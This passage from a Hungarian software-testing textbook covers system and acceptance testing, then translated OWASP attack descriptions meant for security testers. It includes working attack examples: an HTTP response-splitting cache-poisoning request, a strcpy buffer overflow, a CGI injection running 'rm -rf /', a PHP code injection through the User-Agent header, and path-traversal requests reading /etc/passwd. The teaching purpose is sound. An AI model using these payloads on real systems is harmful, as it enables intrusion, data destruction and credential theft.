3. Ha a teszt sikeres, a teszt driver-eket a valódi implementált elemekre cseréljük, és a következő szintet helyettesítjük test driver-ekkel.

2. System Level Testing (SLT)

A rendszer összes komponensének teljes körű (funkcionális, nem funkcionális) tesztelése. Feladata annak megállapítása, hogy a rendszer kiadható-e a megrendelőnek. Ez tehát egy végső ellenőrzési fázis a fejlesztési folyamatban. Szokás elnevezése még: "release test", a tesztelés tárgyát képező rendszerváltozat pedig gyakran nevezik "alpha version"-nek.

Bár a tesztelési munka még fejlesztő szervezeten belül folyik, szükséges az éles használat környezetének minél pontosabb szimulációja.

A tesztelés célja kettős:

1. Verifikációs: a rendszer olyan hibáinak megtalálása, amelyek az eddigi tesztelési tevékenységek során nem mutatkoztak meg.

2. Validációs: főleg a nem funkcionális követelmények tesztelése segítségével meggyőződni arról, hogy a felhasználó céljainak megfelelő a rendszer működése.

Ezen célok elérésére a rendszert több szempont szerint tesztelhetjük.

2.1. Szolgáltatás tesztelés

Célja annak megállapítása, hogy a rendszer minden funkcionális követelményt implementál, és azok helyesen működnek.

2.2. Mennyiségi tesztelés

A szoftver működését nagy mennyiségű adattal teszteljük a kapacitáskorlátok ellenőrzésére. Ellenőrizzük, hogy az adatmennyiség nem okoz-e hibás működést. Végrehajtási / válasz időket is figyelhetünk, mérhetünk, amely már a terhelési tesztek előkészítését jelenti.

2.3. Terheléses tesztelés (Stressz-tesztelés)

A tesztelt rendszert valamilyen szempontból erős terhelésnek teszi ki. Fontos feladata a megfelelő válaszidők ellenőrzése. Ennek érdekében:

1. Vizsgálni kell, hogy a rendszer adott időkorláton belül hogyan teljesít nagy mennyiségű adatokon dolgozva.
2. Intenzív feldolgozást kívánó helyzeteket kell teremteni, melyek szélsőségesek, de előfordulhatnak.
3. A robosztusság ellenőrzésére érdemes a terhelést olyan szintre is emelni, amely (elvileg) a használat során nem fordulhat elő.

2.4. Használhatósági tesztelés

A rendszer egy meghatározott felhasználó által, egy meghatározott felhasználási körben használva, meghatározott célok hatékony és produktív elérésére, mennyire kielégítő és mennyire vezet megelégedésre. Minden felhasználói szerepkört, minden használati módot meg kell vizsgálni.

2.5. Biztonsági tesztelés

Az adatbiztonsággal és adatvédelemmel kapcsolatos hibák vizsgálata. A mai, elosztott architektúrájú, gyakran (legalább részben) Web alapú rendszerek esetén egyre nagyobb a jelentősége, ezért ezzel e kérdéssel egy külön fejezetben is foglalkozunk.

2.6. Teljesítménytesztelés

A teljesítmény vagy a hatékonyság mérése különböző terheléseknél és konfigurációkra meghatározott válaszidők és feldolgozási sebességek formájában.

2.7. Konfigurációtesztelés

Különböző környezetek (hardver, operációs rendszer, egyéb szoftver installációk) lehetségesek.

Ha a programnak korábbi rendszerekhez kell kapcsolódniuk, vagy a program egy korábbi változatát váltják le: ellenőrizni kell a kompatibilitást vagy a konverziós eljárásokat.

2.8. Megbízhatósági tesztelés

Ha program céljai között megbízhatósággal kapcsolatos speciális kitételek szerepelnek.

A megbízhatósági teszteknek adott esetben ki kell terjedniük a rendszer programozási- hardver- vagy adathibák bekövetkezte utáni felállására, működésbe visszaállására.

2.9. Dokumentációtesztelés

Felhasználói és fejlesztési dokumentumokra egyaránt vonatkozik.

A fejlesztési dokumentáció esetén annak teljességét és az elkészült rendszerrel való összhangját kell vizsgálni.

A felhasználói dokumentációban szereplő összes illusztratív példát le kell képezni tesztesetekké és végre is kell hajtani velük a tesztelést.

3. User Acceptance Testing (UAT)

Feladata annak megállapítása, hogy a rendszer éles üzembe állítható-e.

Célja a felhasználó és minden haszonélvező (stakeholder) elégedettségének vizsgálata.

Általában a megrendelő telephelyén, annak közreműködésével, és a végleges üzemeltetési körülmények között kell végrehajtani.

A használható tesztelési módszerek hasonlóak, mint a SLT esetén, de azok közül csak a felhasználó számára releváns eseteket kell bemutatni.

Ez a szint elsősorban verifikációs szemléletű, tehát az a jó teszt, amely sikeres működést produkál.

Lehet verifikációs célja is (olyan hibák kimutatására, amelyek csak a végleges működtető környezetben vizsgálhatók.)

Egy speciális UAT módszer a béta verzió kibocsátása. A béta verziót általában egy korlátozott felhasználói kör kapja meg, akiktől elvárható, hogy az észlelt hibákat rendszeresen jelentik a fejlesztőknek.

6. fejezet - Biztonsági tesztelés

Ez a fejezet áttekinti a biztonsági támadások leggyakoribb típusait. Az itt leírt biztonsági támadások a www.owasp.org oldalon található szabad cikkek fordításai.

A támadások azok a technológiák, amiket a támadók használnak, hogy kihasználják az alkalmazások sebezhető pontjait. A támadásokat gyakran tévesztik össze a sebezhető pontokkal. Egy támadás leírása azt mondja el, hogy mit tenne a támadó a gyengeség kihasználására, nem pedig az alkalmazás gyenge pontjait ismerteti.

Ebben a fejezetben a legfontosabb biztonsági támadásokat ismertetjük, hogy a tesztelés során tudjuk, minek lesz kitéve az alkalmazásunk. Ha ismerjük a biztonsági támadásokat, akkor a tesztek során kipróbálhatjuk, hogy alkalmazásunk ellen áll-e a támadásnak. Ha igen, akkor a kiadott szoftverünk kisebb kockázatot jelent a használójának és így nagyobb értéket képvisel. A támadás ellenállóság egyrészt verseny előny, másrészt az elkérhető magasabb ár fedezi a tesztelés extra költségeit. Az extra költségek a magasan képzett tesztelők magasabb munkadíjából és a támadás ellenállóság tesztelésének viszonylag időigényes volta jelenti. Ugyanakkor a támadás ellenállóság vizsgálatához nem elég csak a legfontosabb támadásokat ismerni, hiszen újabb és újabb támadási módszereket fejlesztenek ki az IT rendszerek feltörésére specializálódott hacker-ek.

A támadás ellenállóság tesztelése általában feketedobozos teszt. Történhet a rendszer kiadása előtt vagy után is. Ha utána történik, akkor általában etikus törési kísérletről beszélünk. Ehhez általában külső szakembereket, fehér kalapos hacker-eket szoktak felkérni. Ha a kiadás előtt történik, akkor általában a legmagasabban képzett belső tesztmérnökök feladata. Ez a fejezet nekik szól, de a szükséges ismereteknek csak egy részét tartalmazza.

A biztonsági támadások legfontosabb típusai (támadás fajtái – konkrét támadások):

1. „Működés ellehetetlenítése – Cache Mérgezés” (Abuse of Functionality - Cache Poisoning)
1. (Data Structure Attacks - Overflow Binary Resource fájl)
2. „Ártalmas kód beágyazása – logikai/időzített bomba (Embeeded Malicious Code - Logic/time bomb)
3. „Trójai” (Troyan Horse)
4. „Azonosítási folyamat kihasználása – Account kizárási támadás” (Exploitation of Authentication - Account lockout attack)
5. „Befecskendezés – Közvetlen statikus kód befecskendezése” (Injection - Direct Static Code Injection)
6. „Útkeresztezési támadás” (Path Traversal Attack)
7. „Próbálgatós technológiák – nyers erő támadás” (Probabilistic Techniques - Brute force attack)
8. „Protokol manipuláció – http válasz szétválasztás” (Protocol Manipulation - Http Response Splitting)
9. „Forrás kimerítés – aszimmetrikus erőforrások elfogyasztása (erősítés)” (Resource Depletion - Asymmetric resource consumption (amplification))
10. „Erőforrás manipuláció – kémprogram” (Resource Manipulation – Spyware)
11. „Szimatoló támadás – Hálózati lehallgatás” (Sniffing Attacks - Network Eavesdropping)
12. „Átverés – oldalakon keresztüli kérelem hamisítás (CSRF)” (Spoofing - Cross-Site Request Forgery (CSRF))

1. Működés ellehetetlenítése – Cache Mérgezés

Leírás

A károsan felépített válasz hatása fölnagyítható, ha egy több felhasználó által használt web cache tárolja vagy akár egyetlen egy felhasználó böngésző cache-e. Ha egy választ egy megosztott web cache-ben tárolnak, mint például amik legtöbbször találhatóak a proxy szerverekben, akkor a cache minden használója mindaddig a káros

tartalmat fogja kapni, amíg a cache bejegyzést ki nem tisztították. Ehhez hasonlóan, ha a választ egy egyéni felhasználó böngészője cache-eli (tárolja), akkor az a felhasználó mindaddig a káros tartalmat fogja kapni, amíg a cache bejegyzést meg nem tisztították, ebben az esetben csak a helyi böngésző másolata lesz érintve.

Hogy egy ilyen támadás sikeres legyen, a támadónak a következőket kell tennie:

1. Megtalálni a sebezhető service kódot, amin keresztül több fejléccel terhelheti meg a http fejléc mezőjét.
2. Rákényszeríteni a cache szervert, hogy flush-olja az aktuális cache tartalmat, amit szeretnénk, hogy cache-eljen a szerver.
3. Küldeni egy speciálisan elkészített kérelmet, amit a cache tárolni fog.
4. Küldeni a következő kérelmet. A korábban befecskendezett, a cache-ben eltárolt tartalom lesz a válasz erre a kérelemre.

Ez a fajta támadás meglehetősen nehezen kivitelezhető valós környezetben. A szükséges feltételek listája hosszú és nehezen teljesíthető a támadó által. Ennek ellenére még mindig egyszerűbb ezt a technikát használni, mint a Felhasználók Közötti Elcsúfítást (Cross-User Defacement).

A Cache Mérgezés támadás a HTTP Válasz Szétválasztás (HTTP Response Splitting) és a hálózati alkalmazás hibái miatt lehetséges. A támadó szempontjából létfontosságú, hogy az alkalmazás engedélyezze a fejléc mező feltöltését több fejléccel a Kocsi Visszatérés (CR (Carrige Return)) és a Sor Betáplálása (LF (Line Feed)) karaktereket használva.

Példa:

Találtunk egy weblapot, ami a szolgáltatási nevét a „page” argumentumtól kapja, aztán visszairányít (302) ehhez a kiszolgálóhoz.

pl.: http://testsite.com/redir.php?page=http://other.testsite.com/

A redir.php példa kódja:

```
rezos@dojo ~/public_html $ cat redir.php
<?php
  header ("Location: " . $_GET['page']);
?>
```

A megfelelő kérelem elkészítése: [1]

1 – a lap eltávolítása a cache-ből

```
GET http://testsite.com/index.html HTTP/1.1
Pragma: no-cache
Host: testsite.com
User-Agent: Mozilla/4.7 [en] (WinNT; I)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

A HTTP fejléc mezők - "Pragma: no-cache" vagy "Cache-Control: no-cache" – eltávolítják a lapot a cache-ből (már ha tárolva volt benne természetesen).

2 – a HTTP Válasz Szétválasztást használva arra kényszerítjük a cache szervert, hogy két választ generáljon egy kérelemre.

```
GET http://testsite.com/redir.php?site=%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aLast-
```

```
Modified:%20Mon,%2027%20Oct%202009%2014:50:18%20GMT%0d%0aConte
nt-Length:%2020%0d%0aContent-
Type:%20text/html%0d%0a%0d%0a<html>deface!</html> HTTP/1.1
Host: testsite.com
User-Agent: Mozilla/4.7 [en] (WinNT; I)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

Szándékosan állítjuk be a jövő időt (a fejlécben 2009. október 27-re van állítva) a második válasz HTTP fejléc „Last-Modified” mezőjében, hogy tároljuk a választ a cache-ben.

Ezt a hatást megkaphatjuk a következő fejlécek beállításával:

1. Last-Modified [Utoljára-Módosítva] (Az „If-Modified-Since” fejléc ellenőrzi)

2. ETag (Az „If-None-Match” fejléc ellenőrzi)

3 – küldjünk kérelmet a lapnak, amit szeretnénk kicserélni a szerver cache-ében

```
GET http://testsite.com/index.html HTTP/1.1
Host: testsite.com
User-Agent: Mozilla/4.7 [en] (WinNT; I)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

Elméletben a cache szervernek össze kellene párosítania a második választ a kettes kérelemből a hármas kérelemmel. Így kicseréltük a cache tartalmát.

A kérelem maradékét egyetlen kapcsolat alatt kivitelezni lehet (hacsak a cache szerver nem igényli kifinomultabb módszer használatát), valószínűleg az egyiket azonnal a másik után.

Ennek a támadásnak a használata problémásnak tűnhet, ha általános Cache Mérgezési megoldásként szeretnénk használni. Ez a cache szerverek különböző kapcsolati modellje és kérelem feldolgozási megoldása miatt van így. Mit jelent ez? Például azt, hogy az a módszer, amivel az Apache 2.x cache-ét a mod_proxy és mod_cache modulokkal hatékonyan tudjuk mérgezni, nem fog működni a Squid esetében.

Egy másik probléma az URI hossza, ami időnként lehetetlenné teszi, hogy betegyük a szükséges válasz fejlécet, amit legközelebb a kérelemhez kellene párosítani a megmérgezett laphoz.

Az felhasznált kérelem példák az alábbi linken[1] található dokumentumból származnak és a cikk szükségleteinek megfelelően lettek módosítva.

Az alábbi dokumentumban bővebben olvashat ezekről a támadási fajtákról: [1]http://packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf, készítette: Amit Klein, Director of Security and Research

2. Adatszerkezet támadás - Bináris forrás fájl túltöltése

2.1. Leírás

A buffer túlcsordulás forrása a bevitt adat lehet. Amikor a bináris forrás file túltöltéssel próbálkozik, a támadónak úgy kell módosítania/előkészítenie a bináris fájlt, hogy miután az alkalmazás beolvasta, kiszolgáltatottá váljon egy klasszikus Buffer túlcsordulás támadásnak (Buffer overflow attack). Az egyetlen

különbség ez és a klasszikus típus között a bevitt adat forrásában van. A leggyakoribb példák a különlegesen elkészített MP3, JPEG vagy ANI fájlok, amik buffer túlcsordulást okoznak.

2.2. Példák

Az alkalmazás kiolvassa az első 8 karaktert a bináris fájlból.

```
rezos@dojo-labs ~/owasp/binary $ cat read_binary_file.c
#include <stdio.h>
#include <string.h>

int main(void)
{
       FILE *f;
       char p[8];
       char b[8];

       f = fopen("file.bin", "r");
       fread(b, sizeof(b), 1, f);
       fclose(f);

       strcpy(p, b);

       printf("%s\n", p);

       return 0;
}
```

A létrehozott fájl több, mint 8 karaktert tartalmaz.

```
rezos@dojo-labs ~/owasp/binary $ cat file.bin
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Egy újabb, futtatásra tett próbálkozás után az alkalmazás a következővel leáll:

```
rezos@dojo-labs ~/owasp/binary $ ./read_binary_file
Segmentation fault
```

Hiba. Vajon buffer túlcsordulás történt?

```
  rezos@dojo-labs ~/owasp/binary $ gdb -q ./read_binary_file
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) r
Starting program: /home/rezos/owasp/binary/read_binary_file

Program received signal SIGSEGV, Segmentation fault.
0xb7e4b9e3 in strcpy () from /lib/libc.so.6
```

Igen, ez egy buffer túlcsordulás volt a strcpy() függvényben.

Miért?

fread(b, sizeof(b), 1, f); - karaktereket olvas a „stream f, sizeof(b)”-ből egyszer a b bufferbe. Ez teljesen rendben lévőnek tűnik. De valójában nincs hely egy '\0' számára, ami lezárja a sztringet.

Az strcpy(p, b); végrehajtása közben, amikor mindkét buffer egyenlő, megtörténik a túlcsordulás. Ennek az oka a null bájt, mint végkarakter hiánya a b bufferben. A strcpy() függvény mindent be fog másolni a b[0]-tól kezdve a p[] bufferbe egészen a null bájtig. A támadó egy speciális fájl elkészítésével sikeresen véghezvitte a buffer túlcsordulás támadást.

1. Használjunk egyenértékű, biztonságos függvényeket, amik ellenőrzik a buffer hosszát amikor csak lehetséges.

Mégpedig:

1. gets() -> fgets()
2. strcpy() -> strncpy()
3. strcat() -> strncat()
4. sprintf() -> snprintf()

1. Azokat a függvényeket, amiknek nincs biztonságos verziójuk, át kell írni oly módon, hogy tartalmazzanak biztonsági ellenőrzéseket. Az erre szánt idő meg fog térülni a jövőben. Emlékezzen rá, hogy ezt csak egyszer kell megcsinálnia.

1. Olyan fordítókat kell használni, amik képesek azonosítani a nem biztonságos függvényeket, logikai függvényeket és ellenőrzik, hogy a memória nincs-e átírva olyan helyen, ahol nem szabadna.

3. Kártékony kód beágyazása – Logikai/Időzített bomba

3.1. Leírás

A fenyegető közeg a „támadók” egy olyan csoportja, ami támadást hajt végre. Lehetnek emberi (szándékosak vagy szándékolatlanok) vagy természetes eredetűek (áradás, tűz, stb.).

1. A fenyegető közeg egy mondatos leírásával kezdődik.
2. Kik azok az emberek, akikből ez a fenyegetési közeg felépül?
3. Meg kell vitatni a fenyegető közeg jellemzőit.

3.2. Kockázati tényezők

1. Beszéljünk azokról a tényezőkről (factors), amik ezt a fenyegető közeget valószínűleg vagy kevésbé valószínűleg támadásra bírják.
2. Biztosan szót kell ejteni a fenyegető közeg méretéről, motivációjáról, képességeiről és lehetőségeiről.

4. Trójai

4.1. Leírás

A Trójai olyan program ami megbízható alkalmazásnak álcázva tartalmaz ártalmas kódot. Az ártalmas kód lehet egyébként hasznos alkalmazás része, rejtőzhet egy elektronikus levél hivatkozása mögött vagy el lehet rejtve JavaScript-et futtató oldalakon, hogy titkos támadásokat intézzen sebezhető internet böngészők ellen.

További részleteket az Ember-a-böngésző-támadások-mögött (Man-in-the-browser attack) című részben olvashat.

4.2. A Trójai 7 fő típusa

1. Távoli Hozzáférésű Trójai (Remote Access Trojan; RAT): Arra tervezték, hogy teljes irányításd biztosítson a támadónak a fertőzött számítógép fölött. Ezt a Trójait általában segédprogramnak álcázzák.

2. Adatküldő Trójai (Data Sending Trojan): Ez a fajta Trójai valamilyen billentyűlenyomás-rögzítő (keylogger) technológiát használ, hogy értékes adatokra tegyen szert, például jelszavakra, hitelkártya és netbank adatokra vagy azonnali üzenetekre, amiket aztán visszaküld a támadónak.

3. Megsemmisítő Trójai (Destructive Trojan): Trójai, amit arra terveztem, hogy az áldozat gépén tárolt adatokat megsemmisítse.

4. Proxy Trójai (Proxy Trojan): Ennek a Trójainak az a célja, hogy proxy szerverként használja az áldozat számítógépét, lehetőséget biztosítva arra, hogy tiltott dolgokat cselekedjen a fertőzött gépről, például banki csalással próbálkozzon vagy akár káros támadásokat indítson az interneten keresztül.

5. FTP Trójai (FTP Trojan): Ez a Trójai a 21-es porton keresztül csatlakozva lehetővé teszi a támadó számára, hogy FTP kapcsolatot létesítsen az áldozat gépével.

6. Biztonsági szoftver hatástalanító Trójai (Security software disabler Trojan): Ezt a Trójait arra tervezték, hogy semlegesítse a tűzfalakhoz és vírusírtó programokhoz hasonló biztonsági programokat, lehetővé téve ez által a támadónak, hogy többfajta inváziós technológiát is használhasson az áldozat számítógépére való behatoláshoz és hogy még a számítógépen túli eszközöket is megfertőzze.

7. Szolgáltatás-megtagadás támadó Trójai (Denial-of-Service attack Trojan): Ezt a Trójait arra tervezték, hogy lehetőséget biztosítson a támadónak Szolgáltatás-megtagadási támadás kivitelezésére az áldozat számítógépéről.

4.3. Tünetek

Néhány gyakori tünet:

1. A háttérkép vagy más háttérbeállítás magától megváltozik

2. Az egérmutató eltűnik

3. A programok maguktól betöltődnek és kilépnek

4. Állandóan furcsa figyelmeztető ablakok, üzenetek és kérdés dobozok jelennek meg

5. Az e-mail kliens magától leveleket küld mindenkinek a felhasználó címlistájára

6. A Windows magától leáll

7. A rendszer magától újraindul

8. Az internet hozzáférés adatai megváltoznak

9. A felhasználó ez irányú tevékenysége nélkül is nagy az internetkapcsolat terheltsége

10. A számítógép működése nagyon nagy erőforrásokat emészt fel (a számítógép lelassul)

11. A Ctrl + Alt + Del gombkombináció nem működik

4.4. Kockázati tényezők

Magas: A Trójai át tud törni bármilyen biztonsági védelmet a hálózatban, mivel a támadó hozzáférhet egy, a hálózati bejelentkezéshez szükséges, tárolt tanúsítványokkal ellátott munkaállomáshoz. Ezeknek a birtokában a támadó az egész hálózatot veszélyeztetheti.

5. Azonosítási folyamat kihasználása – Account kizárási támadás

5.1. Leírás

Egy account kizárási támadáskor a behatoló megpróbálja kizárni az összes felhasználói accountot, általában oly módon, hogy több alkalommal hibás bejelentkezést produkál, mint amennyi a bejelentkeztető rendszer tűréshatára. Ha például egy felhasználó három hibás bejelentkezési próbálkozással zárja ki az account-ját a rendszerből, akkor a támadó nemes egyszerűséggel úgy zárja ki az account-jaikat, hogy háromszor hibás hibás bejelentkezést produkál. Ez a fajta támadás nagymértékű szolgáltatás-megtagadási támadást eredményezhet, ha minden felhasználói account ki van zárva, főként akkor, ha az accountok visszaállítása komoly mennyiségű munkát igényel.

5.2. Például: eBay támadás

Az account kizárási támadásokat arra használják, hogy kihasználják azokat a bejelentkeztető rendszereket, amik érzékenyek a szolgáltatás-megtagadásra. Az egyik híres ilyesfajta támadás az eBay-t érte. Az eBay korábban megjelenítette a legmagasabb licitet tartó felhasználó azonosítóját (azóta ezt már megváltoztatták). Az árverés utolsó perceiben valaki megpróbált belépni a legmagasabb licitet tartó felhasználó nevében három alkalommal. A három sikertelen próbálkozás után az eBay jelszó védelme életbe lépett és kizárta a legmagasabb licitet tartó hozzáférését egy időre. A támadó így megtehette a saját ajánlatát, az áldozat pedig nem tudott fölémenni az ajánlatnak, mert éppen ki volt zárva a rendszerből. Ezúton a támadó megnyerte az árverést.

6. Befecskendezés – Közvetlen statikus kód befecskendezése

6.1. Leírás

A közvetlen statikus kód befecskendezése általi támadás abból áll, hogy a kódot közvetlenül az alkalmazás által használt erőforrásba juttatják bele, miközben egy felhasználó kérelme éppen feldolgozás alatt van. Ez általában úgy történik, hogy befolyásolják a könyvtár és sémafájlokat, amik a felhasználói kérelemnek megfelelően lettek létrehozva az adatok megfelelő megválasztása nélkül. Egy, a módosított erőforráshoz beérkező felhasználói kérelem esetén a benne foglalt cselekvés végrehajtódik a szerveroldalon a web szerver folyamatának a függvényében.

A szerver oldali beszúrás (Server Side Includes) egy típusa a közvetlen statikus kód befecskendezésének. Ez nem összekeverendő a többi fajta kód befecskendezéssel, mint amilyen az XSS („Kereszt-helyszíni szkriptelés” vagy „HTML befecskendezés”), aminél a kód a kliens oldalán hajtódik végre.

6.2. Példák

6.2.1. Példa 1

Ez az egyszerű példa a CGISCRIPT.NET csSearch 2.3 egyik gyengeségének a kihasználását mutatja be, amit a Bugtraq-on jelentettek meg, 4368-as azonosítószám alatt. A következő URL szerverre való meghívásával lehetséges a ‘’’setup’’’ változóban meghatározott parancsokat végrehajtani.

csSearch.cgi?command=savesetup&setup=PERL_CODE_HERE

A klasszikus példa szerint a következő parancsot arra lehet használni, hogy minden fájlt eltávolítsunk a “/” könyvtárból:

csSearch.cgi?command=savesetup&setup=`rm%20-rf%20/`

Tegyük hozzá, hogy a fönti parancsnak kódolva kell lennie, hogy elfogadható legyen.

6.2.2. Példa 2

Ez a példa egy, az Ultimate PHP Board (UPB) 1.9 (CVE-2003-0395)-ben lévő sebezhető pontot használ ki, lehetővé téve a támadónak, hogy véletlenszerűen futtasson php kódokat. Mindezt azért teszi, mert néhány, a felhasználóhoz tartozó változó, mint például az IP-cím vagy a User-Agent egy olyan fájlban tárolódnak, amit az admin_iplog.php oldal használ, hogy felhasználói statisztikákat mutasson. Amikor egy adminisztrátor ezt a lapot használja, akkor a korábban egy káros kérelem által befecskendezett kód végrehajtódik. A következő példa egy

ártalmas php kódot tartalmaz, ami belerondít az index.php lapba, amikor az adminisztrátor az admin_iplog.php-t futtatja.

GET /board/index.php HTTP/1.0

User-Agent: <? system("echo \'hacked\' > ../index.html"); ?>

7. „Útkeresztezési támadás” (Path Traversal Attack)

7.1. Áttekintés

Az „útkeresztezési támadások” olyan fájlok és könyvtárak elérését célozzák, amik a hálózati gyökér (web root) könyvtáron kívül vannak eltárolva. Az alkalmazás böngészése közben a támadó olyan közvetlen hivatkozásokat keres, ami a web szerveren tárolt fájlokra mutatnak. A „ ../ ” sorozatot és változóit tartalmazó fájlok manipulálásával lehetséges lehet tetszőleges olyan fájlhoz vagy könyvtárhoz hozzáférni, ami a fájlrendszerben van tárolva, beleértve az alkalmazások forráskódjait , konfigurációs- és a rendszer működése szempontjából kritikus egyéb fájlokat, amit csak a rendszer hozzáférési műveletek korlátoznak. A támadó “../” sorozatokat használ, hogy följebb lépjen a gyökérkönyvtárba és így lehetővé tegye a fájlrendszerben való mozgást.

Ezt a támadást egy olyan külső ártalmas kód befecskendezésével lehet kivitelezni, ami a Resource Ijection (Forrás befecskendezés) támadástípus által kitaposott ösvényt használja. A támadás kivitelezéséhez nem szükséges különleges eszközök használata; a behatoló általában valamilyen internetes fürkészt (web spider/crawler) használ, hogy felderítse az összes használható URL-t.

Ezt a támadást több néven is ismerik, például:

1. “dot-dot-slash” („pont-pont-vesszőcske”)
2. “directory traversal” („könyvtárkeresztezés”)
3. “directory climbing”(„könyvtármászás”)
4. “backtracking” („visszakövetés”).

7.2. Leírás

7.2.1. Kérelem változatok

Kódolás és dupla kódolás:

%2e%2e%2f jelentése ../

%2e%2e/ jelentése ../

..%2f jelentése ../

%2e%2e%5c jelentése ..\

%2e%2e\ jelentése ..\

..%5c jelentése ..\

%252e%252e%255c jelentése ..\

..%255c jelentése ..\

és így tovább...

7.2.2. Százalékos kódolás (más néven URL kódolás) (Percent encoding (aka URL encoding))

Megjegyzés: a web tárolók egy szintnyi kódolást hajtanak végre a form-okról és az URL-ekről származó százalékosan kódolt értékeken.

..%c0%af jelentése ../

..%c1%9c jelentése ..\

Operációs rendszer specifikusan

UNIX

Gyökérkönyvtár: “ / “

Könyvtár elválasztó: “ / “

WINDOWS

Gyökérkönyvtár: “ <partíció betűjele> : \ “

Könyvtárelválasztó: “ / “ vagy “ \ ”

Megjegyzés: a Windows engedi, hogy a fájlneveket ráadás . \ / karakterek kövessék.

A legtöbb operációs rendszerben null bájtokat (%00) lehet injektálni a fájlnév lezárása céljából. Például a következő paraméter elküldése:

?file=secret.doc%00.pdf

azt eredményezi, hogy a Java alkalmazás úgy látja, hogy a sztring „.pdf”-el ér véget, míg az operációs rendszer úgy látja, hogy a fájl végén ".doc" áll. A támadók ezt a trükköt arra használhatják, hogy átjussanak az érvényesítő rutinon.

7.3. Példák

7.3.1. Példa 1

A következő példa megmutatja, hogy az alkalmazás hogyan bánik a használatban lévő erőforrásokkal:

http://some_site.com.br/get-files.jsp?file=report.pdf

http://some_site.com.br/get-page.php?home=aaa.html

http://some_site.com.br/some-page.asp?page=index.html

Ebben a példában lehetséges olyan ártalmas sztringet beilleszteni, mint változó paramétert, hogy hozzáférjünk a webes könyvtáron kívüli fájlokhoz.

http://some_site.com.br/get-files?file=../../../../some dir/some file

http://some_site.com.br/../../../../some dir/some file

A következő URL-ek a *NIX jelszó fájl kihasználásának példáját mutatják be:

http://some_site.com.br/../../../../etc/shadow

http://some_site.com.br/get-files?file=/etc/passwd

Megjegyzés: Windows környezetben a támadó csak azon a partíción mozoghat, amin a webes gyökérkönyvtár is található, míg Linux környezetben az egész merevlemezt bejárhatja.

7.3.2. Példa 2

Lehetséges ezentúl külső webhelyen található fájlok és szkriptek belefoglalása is.

http://some_site.com.br/some-page?page=http://other-site.com.br/other-page.htm/malicius-code.php

7.3.3. Példa 3

Ez a példa azt az esetet mutatja be, mikor a támadó arra kényszerítette a szervert, hogy megmutassa a CGI forráskódot.

http://vulnerable-page.org/cgi-bin/main.cgi?file=main.cgi

7.3.4. Példa 4

Ez a példa a Wikipedia - Directory Traversal oldalról lett továbbgöngyölítve

A sebezhető alkalmazás kódjának tipikus példája:

```
<?php
$template = 'blue.php';
if ( is_set( $_COOKIE['TEMPLATE'] ) )
   $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/phpguru/templates/" . $template );
?>
```

Ez ellen a rendszer ellen a következő HTTP kérelmet lehet támadásként használni:

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../../etc/passwd
```

A következő szerver választ generáljuk:

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:fi3sED95ibqR6:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
phpguru:f8fk3j1OIf31.:182:100:Developer:/home/users/phpguru/:/bin/csh
```

Az ismételt ../ karakterek a /home/users/phpguru/templates/ után azt okozták, hogy a include() átkerüljön a gyökérkönyvtárba és tartalmazza az /etc/passwd UNIX jelszó fájlt.

A UNIX etc/passwd egy szokásos fájl arra, hogy bemutassuk a directory traversal-t, mivel a számítógépes kalózok gyakran használják arra, hogy jelszavakat törjenek fel.

7.4. „Abszolút útkeresztezés” (Absolute Path Traversal)

A következő URL-ek érzékenyek lehetnek erre a támadásra:

```
http://testsite.com/get.php?f=list
http://testsite.com/get.cgi?f=2
http://testsite.com/get.asp?f=test
```

A támadó a következő módon kivitelezhet egy ilyen támadást:

```
http://testsite.com/get.php?f=/var/www/html/get.php
http://testsite.com/get.cgi?f=/var/www/html/admin/get.inc
http://testsite.com/get.asp?f=/etc/passwd
```

Amikor a web szerver a webes alkalmazás hibáit tartalmazó információval tér vissza, akkor a támadónak sokkal egyszerűbb kitalálni a pontos helyet (vagyis a forráskódot tartalmazó fájlhoz vezető utat, amit aztán megjeleníthet).

8. „Próbálgatásos technikák – Nyers Erő támadás” (Probabilistic Techniques - Brute force attack)

8.1. Leírás

Ezzel a fajta támadással a behatoló megpróbálja úgy megkerülni a biztonsági mechanizmusokat, hogy nagyon kevés információval rendelkezik róluk. A következő módok valamelyikét használhatja:

könyvtár támadás (mutációkkal vagy anélkül) (dictionary attack (with or without mutations))

nyers-erő támadás (megadott csoportú karakterekkel, például: alfanumerikus, különleges, „case-sensitive”) (brute-force attack)

A támadó megpróbálja elérni a célját. A megfelelő paraméterek (egy bizonyos módszer, a próbálkozások száma, a rendszer hatékonysága) figyelembe vételével, amik levezénylik a támadást a behatoló megjósolhatja, hogy meddig kell tartania a támadásnak. A nem nyers-erő támadások (non brute-force attacks), amikben mindenféle karakter szerepel, nem kecsegtetnek biztos sikerrel.

8.2. Példák

A Nyers-erő támadásokat leginkább arra használják, hogy megtippeljék a jelszavakat és megkerüljék a hozzáférési ellenőrzéseket. Mindemellett sok olyan eszköz van, amik ezt a technológiát használják, hogy a támadó részéről hasznosnak vélt információkat gyűjtsenek ki bizonyos web szolgáltatások katalógusaiból. Nagyon sok esetben a támadások célpontjai a különböző formátumokban lévő adatok (GET/POST) és a felhasználói Session-ID-k.

8.2.1. Példa 1

Az első forgatókönyvben, ahol az a Nyers-erő célja, hogy megtudjuk a jelszót kódolatlan formában. Úgy tűnik, hogy a John the Ripper egy nagyon hasznos eszköz. A 10 legjobb jelszótörő különböző módszerekkel, többek között Nyers-erővel dolgoznak. Ezek megtalálható az alábbi oldalon:

http://sectools.org/crackers.html

A web szolgáltatások tesztelésére a következő eszközök állnak rendelkezésre:

